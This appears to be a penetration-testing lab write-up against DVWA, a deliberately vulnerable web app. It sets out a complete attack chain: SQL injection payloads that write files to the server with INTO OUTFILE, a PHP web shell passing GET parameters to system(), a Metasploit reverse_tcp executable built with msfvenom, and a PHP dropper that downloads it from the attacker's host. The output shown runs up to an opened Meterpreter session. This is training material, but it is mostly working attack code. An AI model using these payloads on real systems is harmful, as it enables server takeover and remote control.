

# IO\_mysql\_dvwa

## Write to directory test

-1' union select "", "<?php phpinfo(); ?>" into outfile "C:\\xampp\\htdocs\\DVWA\\test.php" #

## Payload submitted

### Vulnerability: SQL Injection

User ID:

Submit

## Results

This result of this webpage means we can inject php commands.

websvr/dvwa/test.php

Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Tra

PHP Version 5.4.7



System	Windows NT WEBPC 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Sep 12 2012 23:44:56
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.4 Handler Apache Lounge
Virtual Directory Support	enabled

## Weaponising payload: RCE

-1' union select "", "<?php echo '<pre>';system(\$\_GET['cmd']);echo '</pre>'; ?>" into outfile "C:\\xampp\\htdocs\\DVWA\\rce.php" #

```
← | websvr/dvwa/rce.php?cmd=dir

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Volume in drive C has no label.
Volume Serial Number is E04E-4C87

Directory of C:\xampp\htdocs\DVWA

11/29/2019 02:55 PM

11/29/2019 02:55 PM
..
06/27/2019 01:05 PM          500 .htaccess
06/27/2019 01:05 PM       3,845 about.php
06/27/2019 01:05 PM       7,229 CHANGELOG.md
06/27/2019 01:06 PM
    config
06/27/2019 01:05 PM          33,107 COPYING.txt
06/27/2019 01:06 PM
    docs
06/27/2019 01:06 PM
        dvwa
06/27/2019 01:06 PM
            external
06/27/2019 01:05 PM          1,406 favicon.ico
06/27/2019 01:06 PM
                hackable
06/27/2019 01:05 PM          895 ids_log.php
06/27/2019 01:05 PM       4,389 index.php
06/27/2019 01:05 PM       1,869 instructions.php
06/27/2019 01:05 PM       3,522 login.php
06/27/2019 01:05 PM          414 logout.php
06/27/2019 01:05 PM          148 php.ini
06/27/2019 01:05 PM          199 phpinfo.php
11/29/2019 02:55 PM           59 rce.php
06/27/2019 01:05 PM       7,651 README.md
06/27/2019 01:05 PM           26 robots.txt
06/27/2019 01:05 PM       4,686 security.php
06/27/2019 01:05 PM       2,364 setup.php
11/29/2019 02:31 PM           21 test.php
06/27/2019 01:06 PM
                vulnerabilities
                18 File(s)          72,330 bytes
                8 Dir(s)    5,533,900,800 bytes free
```

Download and execute reverse shell:

Create payload

```
root@kali: /tmp# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.40.143 lport=4444 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Start webserver on attacking machine

```
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Inject below code on the inputbox


```
-1' union select "", "<?php $backDoorSvr='http://192.168.40.143/reverse.exe';  
$fileName=fopen('reverse.exe', 'w');  
fwrite($fileName, file_get_contents($backDoorSvr)); fclose($fileName); ?>" into  
outfile "C:\\xampp\\htdocs\\DVWA\\shell.php" #
```

## Vulnerability: SQL Injection



A screenshot of a web form. On the left, the text "User ID:" is followed by a rectangular input box. To the right of the input box is a button labeled "Submit".

Execute download by browsing to webpage



Confirming that reverse shell has been downloaded

```
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.40.170 - - [29/Nov/2019 16:31:53] "GET /reverse.exe HTTP/1.0" 200 -
```

Executing reverse shell

```
← | websvr/dvwa/rce.php?cmd=reverse.exe

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Volume in drive C has no label.
Volume Serial Number is E04E-4C87

Directory of C:\xampp\htdocs\DVWA

11/29/2019  04:31 PM

11/29/2019  04:31 PM
    .
    ..
    06/27/2019  01:05 PM          500 .htaccess
    06/27/2019  01:05 PM      3,845 about.php
    06/27/2019  01:05 PM      7,229 CHANGELOG.md
    06/27/2019  01:06 PM
        config
        06/27/2019  01:05 PM          33,107 COPYING.txt
        06/27/2019  01:06 PM
            docs
            06/27/2019  01:06 PM
                dvwa
                06/27/2019  01:06 PM
                    external
                    06/27/2019  01:05 PM          1,406 favicon.ico
                    06/27/2019  01:06 PM
                        hackable
                        06/27/2019  01:05 PM          895 ids_log.php
                        06/27/2019  01:05 PM      4,389 index.php
                        06/27/2019  01:05 PM      1,869 instructions.php
                        06/27/2019  01:05 PM      3,522 login.php
                        06/27/2019  01:05 PM          414 logout.php
                        06/27/2019  01:05 PM          148 php.ini
                        06/27/2019  01:05 PM          199 phpinfo.php
                        11/29/2019  02:55 PM           59 rce.php
                        06/27/2019  01:05 PM      7,651 README.md
                        11/29/2019  04:31 PM     73,802 reverse.exe
                        06/27/2019  01:05 PM           26 robots.txt
                        06/27/2019  01:05 PM      4,686 security.php
                        06/27/2019  01:05 PM      2,364 setup.php
                        11/29/2019  04:31 PM          166 shell.php
                        11/29/2019  02:31 PM           21 test.php
                        06/27/2019  01:06 PM
                            vulnerabilities
                            20 File(s)          146,298 bytes
                            8 Dir(s)    5,533,814,784 bytes free
```

Reverse shell popped

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.143:4444
[*] Sending stage (179779 bytes) to 192.168.40.170
[*] Meterpreter session 1 opened (192.168.40.143:4444 -> 192.168.40.170:1410) at 2019-11-29 16:32:30 +0800
```